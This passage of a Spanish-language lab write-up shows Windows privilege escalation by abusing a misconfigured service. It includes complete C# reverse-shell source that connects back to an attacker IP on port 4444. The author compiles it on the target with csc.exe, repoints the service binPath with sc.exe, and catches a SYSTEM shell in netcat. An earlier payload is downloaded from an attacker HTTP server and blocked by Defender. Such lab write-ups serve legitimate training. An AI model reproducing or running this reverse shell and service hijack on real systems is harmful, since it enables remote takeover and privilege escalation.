Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Y lo descargamos al directorio c:\temp

```
*Evil-WinRM* PS C:\temp> Invoke-WebRequest -Uri "http://192.168.60.128:8000/service_encoded.exe" -OutFile "C:\temp\service_encoded.exe"
*Evil-WinRM* PS C:\temp> dir

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a-----          9/28/2026 12:51 PM           6656 service_encoded.exe
```

Ahora cambiaremos el ImagePath para que apunte a nuestro payload ofuscado y verificaremos el cambio

```
*Evil-WinRM* PS C:\Users\estudiante\Documents> C:\Windows\System32\sc.exe config WeakConfigService binPath= "C:\temp\service_encoded.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\estudiante\Documents> C:\Windows\System32\sc.exe qc WeakConfigService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: WeakConfigService
        TYPE               : 10  WIN32_OWN_PROCESS
        START_NAME           : 3    DEMAND_START
        ERROR_CONTROL        : 1    NORMAL
        BINARY_PATH_NAME     : C:\temp\service_encoded.exe
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : WeakConfigService
        DEPENDENCIES         :
        SERVICE_START_NAME  : LocalSystem
*Evil-WinRM* PS C:\Users\estudiante\Documents>
```

Ahora pondremos en escucha una terminal en Kali

```
(chifay@kali)-[~/Whoami-Labs/WinServices]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Y daremos inicio al servicio (del análisis anterior vimos que está configurado para iniciar de forma manual)

```
*Evil-WinRM* PS C:\Users\estudiante\Documents> C:\Windows\System32\sc.exe start WeakConfigService
[SC] StartService FAILED 225:

Operation did not complete successfully because the file contains a virus or potentially unwanted software.
*Evil-WinRM* PS C:\Users\estudiante\Documents>
```

El servicio trato de iniciarse, pero Windows Defender lo identifico como malicioso y lo detuvo

Vamos a crear un script malicioso en C# directamente en la sesión de evil-winrm y lo compilaremos con csc.exe

Creación del código malicioso en C#

```
*Evil-WinRM* PS C:\temp> $code = @"
using System;
using System.Net.Sockets;
using System.Diagnostics;
using System.IO;

class Program {
    static void Main() {
        TcpClient client = new TcpClient("192.168.60.128", 4444);
        Stream stream = client.GetStream();
        StreamReader reader = new StreamReader(stream);
        StreamWriter writer = new StreamWriter(stream);
        writer.AutoFlush = true;

        while (true) {
            writer.Write("PS> ");
            string cmd = reader.ReadLine();
            if (cmd == "exit") break;

            ProcessStartInfo psi = new ProcessStartInfo("cmd.exe", "/c " + cmd);
            psi.RedirectStandardOutput = true;
            psi.RedirectStandardError = true;
            psi.UseShellExecute = false;

            Process p = Process.Start(psi);
            string output = p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd();
            writer.Write(output);
        }
        client.Close();
    }
}
"@
*Evil-WinRM* PS C:\temp>
```

Ahora vamos a guardar el código como rev.cs, lo compilaremos a rev.exe y verificaremos

```
*Evil-WinRM* PS C:\temp> $code | Out-File -FilePath C:\temp\rev.cs -Encoding ASCII
*Evil-WinRM* PS C:\temp> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /out:C:\temp\rev.exe C:\temp\rev.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0

for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

*Evil-WinRM* PS C:\temp> dir

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a-----          9/28/2026   2:58 PM             978 rev.cs
-a-----          9/28/2026   2:59 PM            4608 rev.exe
```

Ahora volveremos a cambiar el valor de ImagePath con nuestro payload en C#

```
*Evil-WinRM* PS C:\temp> C:\Windows\System32\sc.exe config WeakConfigService binPath= "C:\temp\rev.exe"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\temp>
```

Y verificamos el cambio

```
*Evil-WinRM* PS C:\temp> reg query HKLM\SYSTEM\CurrentControlSet\Services\WeakConfigService /s /v ImagePath

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WeakConfigService
    ImagePath    REG_EXPAND_SZ    C:\temp\rev.exe

End of search: 1 match(es) found.
*Evil-WinRM* PS C:\temp>
```

Realizado el cambio, vamos a iniciar el servicio y si todo sale bien tendremos nuestra sesión de reverse shell

```
*Evil-WinRM* PS C:\temp> C:\Windows\System32\sc.exe start WeakConfigService
```

Después de unos segundos más

```
*Evil-WinRM* PS C:\temp> C:\Windows\System32\sc.exe start WeakConfigService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\temp>
```

Es el comportamiento esperado, ya que el ejecutable creado no es un servicio en si, no posee los parámetros de control esperados por SCM

De regreso a nuestra terminal que dejamos en escucha

```
(chifay@kali)~/Whoami-Labs/WinServices
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.60.128] from (UNKNOWN) [192.168.60.137] 49770
PS> whoami
nt authority\system
PS>
```

Ya tenemos establecida una sesión como NT AUTHORITY\System

Veamos si hay algún archivo en el escritorio del usuario administrador y si es así vamos a ver su contenido

```
PS> dir C:\Users\Administrator\Desktop\
Volume in drive C has no label.
Volume Serial Number is E8CC-52BF

Directory of C:\Users\Administrator\Desktop

08/31/2026  05:06 PM    <DIR>          .
08/31/2026  05:06 PM    <DIR>          ..
08/31/2026  05:03 PM                37 FLAG_SYSTEM_ROOT.txt
                1 File(s)                37 bytes
                2 Dir(s)  40,011,567,104 bytes free
PS> type C:\Users\Administrator\Desktop\FLAG_SYSTEM_ROOT.txt
CPENT{w1nd0w5_pr1v_3sc_m4st3r_2026}
PS>
```